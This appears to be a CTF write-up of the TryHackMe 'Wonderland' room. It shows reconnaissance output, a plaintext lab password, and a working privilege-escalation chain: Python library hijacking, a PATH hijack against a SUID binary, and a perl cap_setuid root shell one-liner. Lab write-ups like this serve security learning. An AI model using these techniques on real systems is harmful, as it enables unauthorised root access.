

NMAP













```

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8eeefb96cead70dd05a93b0db071b863 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDe20sKMgKSMtnyRTmZhXPxn+xLggGUemXZLJDkaGAKZSMgwM3taNTc80aEku7Bvb0kqoIya4ZI8vLuNdMnESFfB22kMW
fkoB0zKCSWzai0jvdMBw559UkLCZ3bgwDY2RudNYq5YEwtqQMFgeRCC1/r04h4Hl0YjLJufY0oIbK0EPaClcDPYjp+E1xpbn3kqKMhyWDvfZ2ltU1Et2MkhmtJ
6TH2HA+eFdyMEQ5SqX6aASSXM70oUHwJJmptyr2aNeUXiytv7uwWHkIqk3vVrZBXsyjW4ebxC3v0/Oqd73UWd5epuNbYbBNls06YZDVI8wyZ0eYGKwj togg5+h
82rnWN
|   256 7a927944164f204350a9a847e2c2be84 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHH2gIouNdIhId0iND9UFQByJZcfff2CXQ5Esgx1L96L50cYaArAW3A3YP3VDg4tePrpavc
PJC2IDonroSEeGj6M=
|   256 000b8044e63d4b6947922c55147e2ac9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAsWAdr9g04J7Q8aeiWYg03WjPqGVS6aNf/LF+/hMyKh
80/tcp    open  http     syn-ack ttl 61 Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Follow the white rabbit.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Feroxbuster

```
gene@th0nkp4d-1:~/ctf-challenges/tryhackme/medium/wonderland$ feroxbuster -u http://10.10.208.125/ -w /opt/raft-small-words.txt -o dir-enum/initial.root.ferox -r
```

	Target Url	http://10.10.208.125/
	Threads	50
	Wordlist	/opt/raft-small-words.txt
	Status Codes	[200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
	Timeout (secs)	7
	User-Agent	feroxbuster/2.7.3
	Config File	/etc/feroxbuster/ferox-config.toml
	Output File	dir-enum/initial.root.ferox
	HTTP methods	[GET]
	Follow Redirects	true
	Recursion Depth	4
	New Version Available	https://github.com/epi052/feroxbuster/releases/latest

Press [ENTER] to use the Scan Management Menu™

200	GET	10l	44w	402c	http://10.10.208.125/
200	GET	5l	8w	153c	http://10.10.208.125/img/
200	GET	9l	29w	258c	http://10.10.208.125/r/
200	GET	9l	31w	264c	http://10.10.208.125/r/a/
200	GET	9l	23w	237c	http://10.10.208.125/r/a/b/
200	GET	9l	27w	253c	http://10.10.208.125/r/a/b/b/
200	GET	42l	187w	1565c	http://10.10.208.125/poem/
[#####] - 4m 258060/258060 0s found:7 errors:0					
[#####] - 3m 43010/43010 199/s http://10.10.208.125/					
[#####] - 3m 43010/43010 198/s http://10.10.208.125/img/					
[#####] - 3m 43010/43010 196/s http://10.10.208.125/r/					
[#####] - 3m 43010/43010 196/s http://10.10.208.125/r/a/					
[#####] - 3m 43010/43010 201/s http://10.10.208.125/r/a/b/					
[#####] - 3m 43010/43010 220/s http://10.10.208.125/poem/					

Port 80 Web page

Follow the White Rabbit.

"Curiouser and curiouser!" cried Alice (she was so much surprised, that for the moment she quite forgot how to speak good English)



←

→

↺

🏠

🛡️

🔒

10.10.208.125/r/

🔥

Exploit-DB

🟢

Hack The Box :: Dashb...

🚫

Offensive Security | La...

Keep Going.

"Would you tell me, please, which way I ought to go from here?"

←

→

↺

🏠

🛡️

🔒

10.10.208.125/r/a/

🔥

Exploit-DB

🟢

Hack The Box :: Dashb...

🚫

Offensive Security | La...

🔴

T

Keep Going.

"That depends a good deal on where you want to get to," said the Cat.

←

→

↺

🏠

🛡️

🔒

10.10.208.125/r/a/b/

🔥

Exploit-DB

🟢

Hack The Box :: Dashb...

🚫

Offensive Security | La

Keep Going.

"I don't much care where—" said Alice.

I didnt set my recursion depth higher on Feroxbuster but I figured the directories would follow the pattern.

Keep Going.

"Then it doesn't matter which way you go," said the Cat.

Keep Going.

"—so long as I get somewhere,"" Alice added as an explanation.


Open the door and enter wonderland

"Oh, you're sure to do that," said the Cat, "if you only walk long enough."

Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"

"In that direction,"" the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving the other paw, "lives a March Hare. Visit either you like: they're both mad."





The Jabberwocky

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.


“Beware the Jabberwock, my son!
The jaws that bite, the claws that catch!
Beware the Jubjub bird, and shun
The frumious Bandersnatch!”

He took his vorpal sword in hand:
Long time the manxome foe he sought —
So rested he by the Tumtum tree,
And stood awhile in thought.

And as in uffish thought he stood,
The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,
And burbled as it came!

One, two! One, two! And through and through
The vorpal blade went snicker-snack!
He left it dead, and with its head
He went galumphing back.

“And hast thou slain the Jabberwock?



These look like creds for something. I didnt find a login page so im assuming theyre for SSH.

Initial foothold

The creds worked! :D

```
alice@wonderland:~$ cat walrus_and_the_carpenter.py
import random
poem = """The sun was shining on the sea,
Shining with all his might:
He did his very best to make
The billows smooth and bright –
And this was odd, because it was
The middle of the night.

The moon was shining sulkily,
Because she thought the sun
Had got no business to be there
After the day was done –
"It's very rude of him," she said,
"To come and spoil the fun!"

The sea was wet as wet could be,
The sands were dry as dry.
You could not see a cloud, because
No cloud was in the sky:
No birds were flying over head –
There were no birds to fly.

The Walrus and the Carpenter
Were walking close at hand;
They wept like anything to see
Such quantities of sand:
```


```
alice@wonderland:~$ python3 -c 'import sys; print(sys.path)'
['', '/usr/lib/python36.zip', '/usr/lib/python3.6', '/usr/lib/python3.6/lib-dynload', '/usr/local/lib/python3.6/dist-packages', '/usr/lib/python3/dist-packages']
alice@wonderland:~$ locate random.py
/usr/lib/python3/dist-packages/cloudinit/config/cc_seed_random.py
/usr/lib/python3.6/random.py
```

```
rabbit@wonderland: ~  
File Actions Edit View Help  
GNU nano 2.9.3 random.py  
import os  
  
os.system("/bin/bash")
```

```
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py  
rabbit@wonderland:~$ id  
uid=1002(rabbit) gid=1002(rabbit) groups=1002(rabbit)
```

```
-rwsr-sr-x 1 root root 17K May 25 2020 teaParty
```

I copied this binary to my machine and opened it in Ghidra



```
rabbit@wonderland:/home/rabbit$ echo $PATH  
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/snap/bin
```

```
rabbit@wonderland:/tmp$ export PATH=/tmp:$PATH  
rabbit@wonderland:/tmp$ echo $PATH  
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/snap/bin
```

```
hatter@wonderland:/tmp$ cat date  
#!/bin/bash  
  
/bin/bash
```

Created a file 'date' in /tmp that just executes bash.

```
rabbit@wonderland:/tmp$ chmod 777 date  
rabbit@wonderland:/tmp$ chmod +x date  
rabbit@wonderland:/tmp$ /home/rabbit/teaParty
```

```
hatter@wonderland:/tmp$ whoami; id  
hatter  
uid=1003(hatter) gid=1002(rabbit) groups=1002(rabbit)
```

It works! :DDD We are now have a shell as the user 'hatter'

```
hatter@wonderland:/home/hatter$ cat password.txt  
WhyIsARavenLikeAWritingDesk?
```

Theres a file named 'password.txt' not sure what its a password for yet lol

```
hatter@wonderland:/home/hatter$ sudo -l  
[sudo] password for hatter:  
Sorry, user hatter may not run sudo on wonderland.  
hatter@wonderland:/home/hatter$
```

Its the password for the user 'hatter'

Escalation to root

```
Files with capabilities (limited to 50):  
/usr/bin/perl5.26.1 = cap_setuid+ep  
/usr/bin/mtr-packet = cap_net_raw+ep  
/usr/bin/perl = cap_setuid+ep
```

```
hatter@wonderland:/dev/shm$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'  
# id; whoami  
uid=0(root) gid=1003(hatter) groups=1003(hatter)  
root  
# █
```

I'm finally able to use the perl capability that I found when I ran linpeas as 'alice'

Source: <https://gtfobins.github.io/gtfobins/perl/>

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which perl) .  
sudo setcap cap_setuid+ep perl  
  
./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```